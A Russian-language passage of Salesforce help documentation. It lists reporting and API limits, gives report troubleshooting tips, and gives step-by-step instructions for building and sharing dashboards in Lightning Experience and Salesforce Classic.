Ограничения для отчетных снимков

- Максимальное число строк, добавляемых в настраиваемый объект, составляет 2 000.
- Максимальное число запусков, доступных для хранения, составляет 200.
- Максимальное число столбцов исходного отчета для соотнесения с целевыми полями составляет 100.

Ограничения по фильтрации

Фильтрация охватывает только первые 255 символов настраиваемого текстового поля.

Ограничения для встроенных диаграмм отчета

- Каждая страница может содержать не более двух диаграмм отчета.
- Диаграммы отчета могут быть добавлены только из расширенного редактора макетов страниц. Мини-консоль и исходный редактор макетов страниц не поддерживаются.
- Страницы сведений позволяют обновлять каждые 60 минут не более 100 диаграмм отчета.
- Организация может обновлять каждые 60 минут не более 3 000 диаграмм отчета.

Ограничения для списковых представлений

- Списковые представления отображают только первые 255 символов настраиваемых полей типа «Область подробного текста».

Ограничения для областей и полей областей

- В каждом отчете может быть до пяти полей областей.
- Каждое поле областей может содержать до 20 областей.
- Каждая область может содержать до 20 значений.
- Поля областей доступны для использования только в том отчете, где они были созданы. Для использования области в нескольких отчетах создайте поле для каждого отчета либо создайте отдельное поле формул для объекта, зависимого от данной области.

  Прим.: Эти ограничения не распространяются на использование пункта «Прочее» согласно разрешению в настройке поля областей.

- Области и поля областей недоступны для отчетов с внешними объектами.
- Если у исходного столбца поля области есть настраиваемый индекс, то при фильтрации по полю области рост производительности, связанный с настраиваемым индексом, теряется.

Ограничения отчетов по архивным трендам

- Система Salesforce сохраняет архивные данные за предыдущие три месяца и текущий месяц.

- Для каждого объекта сохраняется не более 5 миллионов строк данных архивного трендинга. Сбор архивных данных прекращается при превышении установленного ограничения. При достижении любым объектом 70% от ограничения администратору отправляется первое электронное предупреждение; последующее электронное предупреждение отправляется после превышения установленного ограничения.
- Каждый отчет по архивным трендам может содержать не более 100 полей. При составлении отчетов по возможностям данное количество охватывает стандартные предварительно выбранные поля, которые не могут быть отключены.
- Поля формулы не поддерживаются.
- Фильтры ограничения строк не поддерживаются.
- Сводный отчет не поддерживается.
- В каждом отчете по архивным трендам можно выбрать не более пяти архивных дат.
- В каждом отчете по архивным трендам можно использовать не более четырех архивных фильтров.
- Поддерживаются следующие типы полей: «Число», «Валюта», «Дата», «Раскрывающийся список» и «Поиск».
- Датированные курсы обмена не поддерживаются. При запуске отчета по архивному трендингу используется последний датированный курс обмена.
- Internet Explorer 6 не поддерживается.
- Вы не можете подписаться на отчеты по архивным трендам.
- Мастер отчетов не поддерживается. Отчеты по архивным трендам могут быть созданы только с помощью конструктора отчетов.
- Lightning Experience позволяет составлять отчеты по архивным трендам посредством диаграмм, но не поддерживает табличные представления отчетов по архивным трендам.

Ограничения для отчетов с внешними объектами

Если в отчете содержится внешний объект, возможно, результаты не будут отображать полный набор данных. Внешние объекты функционируют подобно настраиваемым объектам, но соотносятся с данными, хранящимися вне организации Salesforce. Отчет, содержащий внешний объект, извлекает не более 2 000 записей для основного объекта, и возможно действие ограничений для выносок при извлечении данных внешнего объекта. Если отчет выводится в несколько строк или не занимает ни одной строки, настройте отчет на получение более подходящих строк внешних объектов.

Ограничения API отчетов и панелей мониторинга

Ниже перечислены ограничения, действующие в REST API отчетов и панелей мониторинга и API отчетов и панелей мониторинга в Apex.

- Кросс-фильтры, стандартные фильтры отчетов и фильтрация по ограничению строк недоступны при фильтрации данных.
- Архивный трендинг поддерживается только матричными отчетами.
- Интерфейс API может обрабатывать только отчеты, содержащие не более 100 полей, выбранных в качестве столбцов.
- Система возвращает не более 200 недавно просмотренных отчетов.
- Организация поддерживает не более 500 запросов на синхронное выполнение отчета в течение одного часа.
- Интерфейс API поддерживает одновременно не более 20 запросов на синхронное выполнение отчета.
- Система возвращает не более 2 000 экземпляров отчета, выполненного асинхронно.
- Интерфейс API поддерживает одновременно не более 200 запросов на извлечение результатов асинхронного выполнения отчета.
- Организация поддерживает не более 1 200 запросов на асинхронное выполнение в течение одного часа.

- Результаты асинхронного выполнения отчета доступны в течение 24 часов.
- Интерфейс API возвращает не более 2 000 первых строк отчета. Чтобы уточнить результаты, воспользуйтесь фильтрами.
- При необходимости добавьте не более 20 фильтров настраиваемого поля при выполнении отчета.
- Организация поддерживает не более 200 запросов на обновление панели мониторинга в течение одного часа.
- Организация поддерживает не более 5 000 запросов на просмотр результатов панели мониторинга в течение одного часа.

Устранение неполадок отчетов

Ниже перечислены советы по устранению проблем, возникающих при использовании отчетов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

1. Почему не удается запустить отчет по настраиваемому или внешнему объекту
   Иногда не выполнена полная настройка для объекта, типов отчета или доступа.
2. Почему перекрываются мои метки диаграммы?
   Иногда метки диаграмм могут перекрываться, что осложняет процесс их прочтения. Возможные причины: слишком большой объем данных в одной области или слишком малый размер секторов диаграммы.
3. Почему не отображаются результаты отчета?
   Чтобы проверить наличие доступа к записям, используемым для составления отчета, обратитесь к администратору. Если результаты отчета все равно не отображаются, попробуйте применить более общие критерии фильтрации.
4. Почему формулы не отображаются в конструкторе отчетов?
   Если параметр **«Добавить формулу»** отсутствует на панели «Поля» конструктора отчетов, выберите сводный, матричный или составной отчет. Формулы не отображаются для табличных отчетов.
5. Почему в отчете отображаются другие данные?
   Прежде чем отправить запрос на отображение данных, рекомендуем проверить фильтры, группировки, поля, тип отчета и иерархию ролей или пользователей.
6. Какие ограничения применяются к отчетам?
   Ниже перечислены некоторые ограничения, установленные для отчетов. Полный список ограничений для аналитики см. в руководстве «Краткое справочное руководство по ограничениям Salesforce».
7. Почему отображается сообщение об ошибке «Устаревший отчет»?
   Возможно, данные, используемые для составления отчета, недоступны.
8. Повышение эффективности отчетов
   Недостоверные результаты или превышение времени выполнения отчетов могут быть вызваны целым рядом факторов. Большинство из них можно адресовать с внесением простых изменений, например с использованием правильных операторов фильтрации, увеличением количества фильтров и уменьшением объема данных.
9. Почему отчет отображает устаревшее имя роли в журнале «Иерархия ролей»?
   Изменения, внесенные в имя роли, не отображаются в отчетах автоматически. Чтобы просмотреть новое имя роли, измените поле «Имя роли, отображаемое в отчетах» в записи роли.

Почему не удается запустить отчет по настраиваемому или внешнему объекту

Иногда не выполнена полная настройка для объекта, типов отчета или доступа.

Если невозможно запустить отчет по настраиваемому или внешнему объекту, вместе с администратором проверьте корректность следующего.

- Включение отчетов по настраиваемому или внешнему объекту.
- Наличие доступа к объекту и его записям.
- Выполнение развертывания объекта и типов настраиваемых отчетов для него.

Почему перекрываются мои метки диаграммы?

Иногда метки диаграмм могут перекрываться, что осложняет процесс их прочтения. Возможные причины: слишком большой объем данных в одной области или слишком малый размер секторов диаграммы.

Чтобы исправить данную ошибку, выполните указанные ниже действия.

- **Расширьте диаграмму.** Выберите более крупный размер диаграммы отчета или измените ширину столбца панели мониторинга.
- **Удалите лишние уровни группировки.** Чтобы сократить количество уровней группировки, выберите другой тип диаграммы. Например, горизонтальные диаграммы используют меньше значений, чем горизонтальные групповые диаграммы.
- **Воспользуйтесь горизонтальными диаграммами.** Горизонтальные и вертикальные диаграммы используют разные расстояния. Несмотря на фиксированную ширину, горизонтальные диаграммы могут растягиваться по вертикали для отображения разных группировок. Возможность отображения фотографий Chatter определяется параметрами диаграммы.
- **Измените шкалу.** Разрешите диаграмме использовать более крупные единицы. Например, значения могут отображаться в виде числа, кратного 1 000 или 1 000 000.
- **Сгруппируйте малые значения.** Установите флажок «Объединить малые группы в сектор "Другое"» для секторных, круговых и конических диаграмм.

Почему не отображаются результаты отчета?

Чтобы проверить наличие доступа к записям, используемым для составления отчета, обратитесь к администратору. Если результаты отчета все равно не отображаются, попробуйте применить более общие критерии фильтрации.

- Выберите отображение всех записей. Например, выберите пункты **«Показать»** > **«Все организации»**.
- Измените фильтры временного интервала. Например, выберите значение «Все время» в раскрывающемся списке «Диапазон» или выберите более широкий настраиваемый диапазон.
- Выберите правильный оператор для фильтра поля. Например, фильтр *«"Ответственный за организацию" "равно" "Иван Петров"»* ограничивает результаты записями, содержащими критерий «Иван Петров». Чтобы расширить результаты отчета, введите более общий фильтр (например, *«"Ответственный за организацию" "равно" "Петров"»*).
- Проверьте логику фильтра. Убедитесь, что указанные условия не препятствуют отображению данных.

Ограничение результатов отчета позволяет повысить производительность, но может стать причиной сокрытия нужных данных.

Если в отчете содержится внешний объект, возможно, результаты не будут отображать полный набор данных. Внешние объекты функционируют подобно настраиваемым объектам, но соотносятся с данными, хранящимися вне организации Salesforce. Отчет, содержащий внешний объект, извлекает не более 2 000 записей для основного объекта, и возможно действие ограничений для выносок при извлечении данных внешнего объекта. Если отчет выводится в несколько строк или не занимает ни одной строки, настройте отчет на получение более подходящих строк внешних объектов.

Почему формулы не отображаются в конструкторе отчетов?

Если параметр **«Добавить формулу»** отсутствует на панели «Поля» конструктора отчетов, выберите сводный, матричный или составной отчет. Формулы не отображаются для табличных отчетов.

Почему в отчете отображаются другие данные?

Прежде чем отправить запрос на отображение данных, рекомендуем проверить фильтры, группировки, поля, тип отчета и иерархию ролей или пользователей.

Фильтры

Убедитесь, что добавлены все необходимые данные.

Совет: Чтобы изменить фильтр отчета, наведите указатель мыши на нужный фильтр и щелкните ссылку **«Правка»** или **«Удалить»**. Фильтры отображаются при выполнении отчета. Чтобы внести дополнительные изменения, щелкните ссылку **«Правка»** на странице отчета.

Группировки

Поле, используемое для группировки, удаляется из сведений об отчете. Тем не менее, поле, которое не отображается в области сведений, отображается при экспорте отчета.

Поля

После проверки группировок рекомендуем проверить поля. Если отчет содержит несколько связанных записей (например, организацию, ее возможности и их продукты), убедитесь, что заполнены поля соответствующих страниц сведений. При отсутствии нужного формата отображения данных обратитесь к администратору Salesforce с просьбой добавить поля формулы для извлечения данных. Поля формулы, добавленные в объект, отображаются на страницах сведений о записях и в отчетах.

Тип отчета

Выбранный тип отчета является недопустимым или нужные записи не могут совместно использовать взаимосвязь между объектами, необходимую для типа отчета. Прежде чем выбрать отчет, рекомендуем просмотреть поля, доступные в типе отчета.

Если тип отчета содержит родительские и дочерние объекты, но отчет не использует дочерние поля, то отчет отображает родительские записи, независимо от наличия дочерней записи.

Иерархия

Параметр **«Иерархия»** позволяет детализировать различные наборы данных на основе иерархии ролей или пользователей. Отображаемые данные могут определяться выбранным уровнем иерархии или стандартной ролью.

Прим.: Иерархия применяется к отчетам по действиям и возможностям.

Внешние объекты

Если в отчете содержится внешний объект, возможно, результаты не будут отображать полный набор данных. Внешние объекты функционируют подобно настраиваемым объектам, но соотносятся с данными, хранящимися вне организации Salesforce. Отчет, содержащий внешний объект, извлекает не более 2 000 записей для основного объекта, и возможно действие ограничений для выносок при извлечении данных внешнего объекта. Если отчет выводится в несколько строк или не занимает ни одной строки, настройте отчет на получение более подходящих строк внешних объектов.

Какие ограничения применяются к отчетам?

Ниже перечислены некоторые ограничения, установленные для отчетов. Полный список ограничений для аналитики см. в руководстве «Краткое справочное руководство по ограничениям Salesforce».

Функция	Ограничение	Версии
Количество полей области в отчете	Не более 5 (каждое поле области может содержать 20 областей)	Доступно в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.
Матричные отчеты	Не более 400 000 итоговых значений. Данные, превышающие установленные ограничения, не отображаются.	Доступно во всех версиях.
Количество запланированных отчетов на организацию	Не более двух в час (в зависимости от используемой версии)	Доступно в версиях: Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.
Количество фильтров поля в отчете	Не более 20	Доступно во всех версиях.
Количество формул в отчете	Не более 5	Доступно во всех версиях.
Количество отображаемых строк в отчете	Не более 2 000. Чтобы просмотреть все строки, экспортируйте отчет в Excel или воспользуйтесь печатной версией табличных и сводных отчетов. Составные отчеты не поддерживают экспорт, а печатная версия отображает не более 20 000 строк.	Доступно во всех версиях.
Количество отображаемых строк в области предварительного просмотра конструктора отчетов	Не более 20 строк для сводных и матричных отчетов или 50 строк для табличных отчетов	Доступно во всех версиях.

Почему отображается сообщение об ошибке «Устаревший отчет»?

Возможно, данные, используемые для составления отчета, недоступны.

Ниже перечислены возможные причины недоступности данных.

- Объект отчета больше недоступен для составления отчетов.
- Взаимосвязь поиска, используемая объектами отчета, удалена или изменена.
- Объект отчета удален.
- Объект отчета недоступен для просмотра.

Повышение эффективности отчетов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Недостоверные результаты или превышение времени выполнения отчетов могут быть вызваны целым рядом факторов. Большинство из них можно адресовать с внесением простых изменений, например с использованием правильных операторов фильтрации, увеличением количества фильтров и уменьшением объема данных.

Выполнение отчета может занимать от нескольких секунд до нескольких минут. Время выполнения некоторых сложных отчетов может превышать установленные ограничения, в результате чего их выполнение прекращается. Ниже перечислены наиболее частые причины медленной загрузки отчета.

- Одновременный запрос слишком большого количества объектов
- Выполнение сложных поисков
- Слишком большое количество полей

Например, вы ведете группу сбыта и хотите просмотреть количество интересов каждого из ваших продавцов. Вы создаете отчет, который покажет все интересы в вашей компании. Теперь у вас есть все необходимые и некоторые лишние данные, а ваш отчет долго загружается. Чтобы отчет запускался быстрее, его можно отфильтровать так, чтобы отображались только результаты интересов вашей группы. Если нужно, чтобы отчет запускался еще быстрее, выполните фильтрацию по времени. Возможно, вам нужны интересы за прошлый или позапрошлый год. Если нет, добавьте еще один фильтр, который отсортирует ваш отчет только по текущему году. Теперь ваш отчет работает молниеносно.

Если вы не можете просмотреть отчет и хотите его отредактировать до истечения срока действия, дополните URL-адрес отчета строкой `?edit=1`. Таким образом вы перейдете в режим редактирования и сможете настроить критерии. Чтобы повысить эффективность выполнения отчетов, воспользуйтесь рекомендациями ниже.

- При фильтрации рекомендуем использовать оператор «равно» или «не равно» вместо оператора «содержит» или «не содержит». Например, рекомендуем использовать фильтр *«"Ответственный за организацию" "равно" "Иван Петров"»* вместо фильтра *«"Ответственный за организацию" "содержит" "Иван Петров"»*. Выберите условие **«И»** вместо условия **«ИЛИ»** в логике фильтра.
- Чтобы уточнить диапазон дат отчета, выберите временные фильтры. Например, рекомендуем использовать фильтр «Последние 30 дней» вместо фильтра «Текущий фин. год».
- Чтобы задать фильтры временного интервала, воспользуйтесь полями «Поле даты» и «Диапазон». В этом случае отображаются только те записи, которые соответствуют указанному временному интервалу.
- Чтобы сократить количество полей в отчете, удалите ненужные столбцы или поля.
- Если отчет по действиям возвращает слишком много результатов, добавьте фильтр для поля даты, текста или раскрывающегося списка. Чтобы повторно выполнить отчет по действиям, рекомендуем выбрать другой тип данных (например, «Действия с организациями» или «Действия с возможностями»).
- Чтобы уточнить результаты отчета, добавьте фильтры времени, фильтры области и критерии фильтрации.

Почему отчет отображает устаревшее имя роли в журнале «Иерархия ролей»?

Изменения, внесенные в имя роли, не отображаются в отчетах автоматически. Чтобы просмотреть новое имя роли, измените поле «Имя роли, отображаемое в отчетах» в записи роли.

Панели мониторинга

Панели мониторинга позволяют пользователям просматривать изменяющиеся бизнес-условия и принимать оперативные решения на основе данных, собранных посредством отчетов. Рекомендуем использовать панели мониторинга для определения текущих тенденций, сортировки количественных показателей и оценки последствий предпринятых действий. Прежде чем начать создание, чтение или предоставление общего доступа к панелям мониторинга, просмотрите общие сведения о панелях мониторинга ниже.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: В версии Group Edition панели мониторинга доступны только для просмотра.

При подготовке к проверке данных Salesforce посредством панелей мониторинга воспользуйтесь советами ниже.

- Отчеты содержат все данные, отображающиеся на панели мониторинга. Панели мониторинга могут отображать данные из нескольких отчетов.
- При обновлении панели мониторинга должны выполняться все отчеты, являющиеся источниками данных. Если выполнение отчетов занимает слишком много времени, то время обновления панели мониторинга также увеличивается.
- Общий доступ к панелям мониторинга предоставляется посредством папок. Панель мониторинга доступна любому пользователю, имеющему доступ к папке, выбранной для ее хранения. Убедитесь, что панель мониторинга хранится в соответствующей папке.

Прежде чем начать создание или чтение панели мониторинга, просмотрите указанные ниже функции и понятия.

Редактор панелей мониторинга

Редактор панелей мониторинга — это визуальный интерактивный инструмент, предназначенный для создания и редактирования панелей мониторинга. Редактор панелей мониторинга позволяет добавлять и редактировать компоненты панели мониторинга, а также изменять порядок их отображения.

Чтобы открыть редактор панелей мониторинга, щелкните **«Создать панель мониторинга»**.

Компоненты

Панели мониторинга состоят из компонентов. Каждый компонент содержит диаграмму или показатель для отображения данных из одного отчета. Разные компоненты могут отображать данные из разных отчетов.

Текущий пользователь (Просмотр как:)

Система Salesforce предоставляет разным пользователям разные полномочия для доступа к данным. Панель мониторинга отображает только данные, доступные текущему пользователю панели мониторинга.

Например, рассмотрим панель мониторинга, содержащую интересы. Пользователь 1 является менеджером отдела продаж, который может просматривать все интересы, тогда как пользователь 2 является специалистом по прямым продажам, который может просматривать только собственные интересы. Если текущим пользователем панели мониторинга является пользователь 1, то панель мониторинга отображает данные обо всех интересах в системе Salesforce. Если текущим пользователем является пользователь 2, то панель мониторинга отображает только данные об интересах, принадлежащих пользователю 2.

1. Создание панели мониторинга

   Панель мониторинга обеспечивает общий доступ к данным Salesforce вместе с коллегами. На панели мониторинга выполняется просмотр данных отчетов с использованием диаграмм, таблиц и показателей. Для получения дополнительной информации ваши сотрудники могут просмотреть сопутствующие отчеты панели мониторинга.

2. Фильтрация панели мониторинга

   Фильтры панели мониторинга позволяют упростить использование разных наборов данных на одной панели мониторинга. Теперь не нужны отдельные панели мониторинга для разных групп пользователей; предоставьте каждой группе фильтр, которым она может воспользоваться. Система сохраняет примененные фильтры и использует их при следующем открытии панели мониторинга.

3. Выбор того, в каком качестве люди будут просматривать панель мониторинга

   Скажем, ваши торговые представители могут просматривать только свои возможности, но вы бы хотели видеть все возможности, закрытые в последнем квартале. Создайте панель мониторинга и разрешите людям просматривать панель мониторинга в вашем качестве (или в качестве того, кто видит все возможности). Когда ваши торговые представители откроют панель мониторинга, они увидят информацию обо всех возможностях, а не только о собственных. (Их доступ к данным в Salesforce остается неизменным. Они смогут только просматривать данные в вашей панели мониторинга.)

4. Запуск и чтение панели мониторинга

   Щелкните имя панели мониторинга, чтобы запустить ее. Панель мониторинга содержит интерактивные диаграммы. Наведите на них курсор и щелкните для получения дополнительной информации.

5. Предоставление общего доступа к панели мониторинга

   Панели мониторинга позволяют беспрепятственно предоставлять коллегам общий доступ к рекомендованному интерактивному набору данных.

6. Систематизация панелей мониторинга

   Сортировка панелей мониторинга по папкам и удаление ненужных отчетов позволяют упростить процесс их поиска. При наличии большого количества отчетов рекомендуем использовать поле поиска.

7. Ограничения для панелей мониторинга

   При создании панелей мониторинга данных учитывайте следующие ограничения.

8. Почему панель мониторинга не отображает нужные мне данные?

   Если отображаемые данные не соответствуют ожиданиям, обновите панель мониторинга, выберите текущего пользователя и проверьте используемые источники данных.

Создание панели мониторинга

Панель мониторинга обеспечивает общий доступ к данным Salesforce вместе с коллегами. На панели мониторинга выполняется просмотр данных отчетов с использованием диаграмм, таблиц и показателей. Для получения дополнительной информации ваши сотрудники могут просмотреть сопутствующие отчеты панели мониторинга.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

1. Создание панели мониторинга Lightning Experience

   Постройте панель мониторинга Lightning Experience, чтобы обеспечить графическое представление данных Salesforce в отчетах.

2. Создание панели мониторинга Salesforce Classic

   Чтобы просмотреть графическое представление данных, доступных в отчетах, создайте панель мониторинга.

3. Установка образцов панелей мониторинга CRM из каталога AppExchange

   Рекомендуем использовать данные панели мониторинга из каталога AppExchange в качестве основы для создания настраиваемых панелей мониторинга.

Создание панели мониторинга Lightning Experience

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания панелей мониторинга:	«Запуск отчетов» И «Управление панелями мониторинга»
Для редактирования и удаления созданных панелей мониторинга:	«Запуск отчетов» И «Управление панелями мониторинга»
Для редактирования и удаления панелей мониторинга, созданных другими пользователями:	«Запуск отчетов», «Управление панелями мониторинга» И «Просмотр всех данных»
Для создания, редактирования и удаления динамических панелей мониторинга:	«Запуск отчетов» И «Управление динамическими панелями мониторинга»

ВЕРСИИ
Доступно в версиях: Lightning Experience.
Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Постройте панель мониторинга Lightning Experience, чтобы обеспечить графическое представление данных Salesforce в отчетах.

Панели мониторинга состоят из исходных отчетов, фильтров и компонентов.

Исходные отчеты — это отчеты, предоставляющие данные для компонентов. Каждый компонент имеет один исходный отчет. Разные компоненты могут иметь различные исходные отчеты. Поля, доступные для фильтров панелей мониторинга, — это поля, доступные в объектах, на которых основаны исходные отчеты. Создавайте исходные отчеты в конструкторе отчетов.

Фильтры позволяют читателям панели мониторинга определять объем данных, просматриваемых на панели мониторинга для конкретного представления.

Компоненты — это визуальные «строительные элементы» панели мониторинга. Каждый компонент представляет собой диаграмму, шкалу, показатель или таблицу.

	м использовать диаграмму для графического отображения данных. держивает несколько типов диаграмм.
	Рекомендуем использовать шкалу для отображения отдельного значения в диапазоне настраиваемых значений.
	Рекомендуем использовать показатели для отображения одного ключевого значения.
	Рекомендуем использовать таблицу для отображения данных отчета в виде столбцов.

В этой теме рассматривается создание панелей мониторинга для отчетов в Lightning Experience. Сведения о создании панелей мониторинга в Salesforce Classic или Wave Analytics представлены в следующих статьях.

- Создание панели мониторинга в Salesforce Classic
- Создание панелей мониторинга Wave

Совет: Клонирование панели мониторинга — это быстрый способ создания панели мониторинга, свойства и компоненты которой аналогичны свойствам и компонентам текущей панели мониторинга. Нажмите кнопку **«Клонировать»**, измените параметры и сохраните панель мониторинга.

1. При необходимости создайте исходные отчеты, содержащие данные для отображения.

   Важное замечание: Обязательно сохраняйте эти отчеты в папках, к которым могут получить доступ намеченные к использованию средства просмотра.

2. Нажмите кнопку **«Создать панель мониторинга»** на вкладке «Панели мониторинга».
3. Присвойте имя панели мониторинга.

   При необходимости введите краткое описание. Затем поместите панель мониторинга в папку. «Private Dashboards» — это стандартная папка.

4. Чтобы добавить компонент к панели мониторинга, нажмите **+ Компонент**.
   a. Определите исходный отчет для компонента, затем щелкните **Выбрать**.
   b. Настройте способ отображения данных компонентом и щелкните **Добавить**.
   c. Упорядочивайте и изменяйте размеры компонентов по мере необходимости.
   d. Чтобы изменить существующий компонент, щелкните значок карандаша ( ). Чтобы удалить компонент, щелкните значок «X» ( ).

5. Чтобы добавить фильтр к панели мониторинга, нажмите **+ Фильтр**.
   a. В раскрывающемся списке Поле выберите поле фильтрации. Раскрывающийся список содержит поля, которые могут использоваться для фильтрации всех компонентов панели мониторинга. Если предусмотрен выбор эквивалентных полей, проведите курсором мыши над значком информации ( ), чтобы их видеть.
   b. Задайте для фильтра Имя дисплея, чтобы его идентифицировать. Если фильтр имеет много эквивалентных полей, рекомендуется использовать имя, применимое для всех компонентов.
   c. Присваивайте значения фильтрам, щелкая **Добавить значение фильтра**.

6. Чтобы задать способ просмотра панели мониторинга пользователями, щелкните значок шестеренки ( ) для открытия меню «Свойства».
   a. Поле Имя позволяет переименовать панель мониторинга.
   b. Поле Описание позволяет ввести описание панели мониторинга.
   c. Поле Папка позволяет переместить панель мониторинга в другую папку. Чтобы перейти в другую папку, вначале щелкните значок «X» ( ), затем выберите другую папку.
   d. Пункт меню «Просмотр панели мониторинга в качестве» позволяет выбрать, в качестве кого пользователи могут просматривать панель мониторинга (и все исходные отчеты). Пользователи могут видеть больше или меньше данных, чем они обычно видят в другом приложении в Salesforce. Соблюдайте осторожность, чтобы не раскрыть конфиденциальную информацию перед слишком большой аудиторией.
      - **Я** — пользователи видят панель мониторинга, как видите вы.
      - **Указанный пользователь** — пользователи видят панель мониторинга, как выбранный вами пользователь. По умолчанию вы — то лицо, по которому определяется способ просмотра. Чтобы выбрать кого-то другого, щелкните значок «X» ( ).
      - **Пользователь, вошедший в систему** — пользователи видят панель мониторинга как им положено.

- **Разрешить это изменить пользователям, просматривающим панель мониторинга (динамическая панель мониторинга)** — если этот флажок отмечен, пользователи, просматривающие панель мониторинга, могут выбрать пользователя, от имени которого они просматривают панель мониторинга.

7. Нажмите кнопки **«Сохранить»** и **«Готово»**.

Работа с вашей панелью мониторинга закончена. Проверьте и полюбуйтесь своими достижениями!

Редактирование панелей мониторинга с помощью клавиш быстрого доступа в Lightning Experience

На вкладке «Панель мониторинга» можно создавать, редактировать и удалять панель мониторинга, используя только клавиатуру. Быстро и просто редактируйте панели мониторинга в Lightning Experience, нажимая клавиши.

Редактирование панелей мониторинга с помощью клавиш быстрого доступа в Lightning Experience

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра и обновления панелей мониторинга:	«Запуск отчетов» И доступ к папке панелей мониторинга
Для создания панелей мониторинга:	«Запуск отчетов» И «Управление панелями мониторинга»
Для редактирования и удаления созданных панелей мониторинга:	«Запуск отчетов» И «Управление панелями мониторинга»
Для редактирования и удаления панелей мониторинга, созданных другими пользователями:	«Запуск отчетов», «Управление панелями мониторинга» И «Просмотр всех данных»
Для создания, редактирования и удаления динамических панелей мониторинга:	«Запуск отчетов» И «Управление динамическими панелями мониторинга»

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

На вкладке «Панель мониторинга» можно создавать, редактировать и удалять панель мониторинга, используя только клавиатуру. Быстро и просто редактируйте панели мониторинга в Lightning Experience, нажимая клавиши.

Используйте эти удобные клавиши быстрого доступа при создании и редактировании панели мониторинга.

Клавиша быстрого доступа	Действие
Символ табуляции	Переход к следующему элементу на панели мониторинга
Shift + Tab	Переход к предыдущему элементу на панели мониторинга
Клавиша пробела	Выбор компонента для перемещения или угла компонента для изменения размера
, , ,	Перемещение или изменение размера виджета
Ввод	Нажатие кнопки
ctrl + z	Отмена действия
ctrl + y	Повтор действия

Клавиша быстрого доступа	Действие
ctrl + s	Сохранить
ctrl + n	Добавить компонент
Esc	Отмена незаконченного перемещения или изменения размера компонента

Обратите внимание, что при перемещениях между компонентами панели мониторинга появляется возможность чтения каждого набора данных диаграммы с помощью программы чтения экрана, **«Чтение набора данных диаграммы (программа чтения экрана)»**.

Дополнительные сведения об использовании программ чтения экрана в системе Salesforce см. в разделе *«Рекомендации по доступности Salesforce»* справки Salesforce.

Создание панели мониторинга Salesforce Classic

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания панелей мониторинга:	«Запуск отчетов» И «Управление панелями мониторинга»
Для редактирования и удаления созданных панелей мониторинга:	«Запуск отчетов» И «Управление панелями мониторинга»
Для редактирования и удаления панелей мониторинга, созданных другими пользователями:	«Запуск отчетов», «Управление панелями мониторинга» И «Просмотр всех данных»
Для создания, редактирования и удаления динамических панелей мониторинга:	«Запуск отчетов» И «Управление динамическими панелями мониторинга»

ВЕРСИИ
Доступно в версиях: Salesforce Classic
Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Чтобы просмотреть графическое представление данных, доступных в отчетах, создайте панель мониторинга.

В этой теме рассматривается создание панелей мониторинга для отчетов в Salesforce Classic. Сведения о создании панелей мониторинга в Salesforce Classic или Wave Analytics представлены в следующих статьях.

- Создание панели мониторинга Lightning Experience
- Создание панелей мониторинга Wave

Совет: Клонирование панели мониторинга — это быстрый способ создания панели мониторинга, свойства и компоненты которой аналогичны свойствам и компонентам текущей панели мониторинга. Нажмите кнопку **«Клонировать»**, измените параметры и сохраните панель мониторинга.

1. Создайте настраиваемые отчеты, содержащие данные для отображения.

   Важное замечание: Данные отчеты должны храниться в папках, которые доступны соответствующим пользователям.

2. Откройте вкладку «Панели мониторинга».
3. Щелкните ссылку **«Перейти к списку панелей мониторинга»**.

4. Нажмите кнопку **«Создать панель мониторинга»**.

   Чтобы изменить текущую панель мониторинга, выберите имя нужной панели из списка.

5. Настройте параметры панели мониторинга и нажмите кнопку **«Сохранить»**.

Работа с панелями мониторинга Salesforce Classic

Панель мониторинга — это средство отображения данных исходных отчетов в виде визуальных компонентов, таких как: диаграммы, шкалы, таблицы, показатели или страницы Visualforce. Компоненты представляют собой моментальные снимки ключевых показателей и индикаторов эффективности организации.

Редактирование панелей мониторинга в режиме доступности в Salesforce Classic

Приложение Salesforce Classic позволяет редактировать панели мониторинга в режиме доступности.

СМ. ТАКЖЕ:

Удаление панели мониторинга

Установка образцов панелей мониторинга CRM из каталога AppExchange

Работа с панелями мониторинга Salesforce Classic

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания панелей мониторинга:	«Запуск отчетов» И «Управление панелями мониторинга»
Для редактирования и удаления созданных панелей мониторинга:	«Запуск отчетов» И «Управление панелями мониторинга»
Для редактирования и удаления панелей мониторинга, созданных другими пользователями:	«Запуск отчетов», «Управление панелями мониторинга» И «Просмотр всех данных»
Для создания, редактирования и удаления динамических панелей мониторинга:	«Запуск отчетов» И «Управление динамическими панелями мониторинга»

ВЕРСИИ
Доступно в версиях: Salesforce Classic
Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Панель мониторинга — это средство отображения данных исходных отчетов в виде визуальных компонентов, таких как: диаграммы, шкалы, таблицы, показатели или страницы Visualforce. Компоненты представляют собой моментальные снимки ключевых показателей и индикаторов эффективности организации.

Конструктор панелей мониторинга — это графический интерфейс для создания и редактирования панелей мониторинга. Конструктор позволяет настраивать всю панель мониторинга, а также ее отдельные столбцы и компоненты.

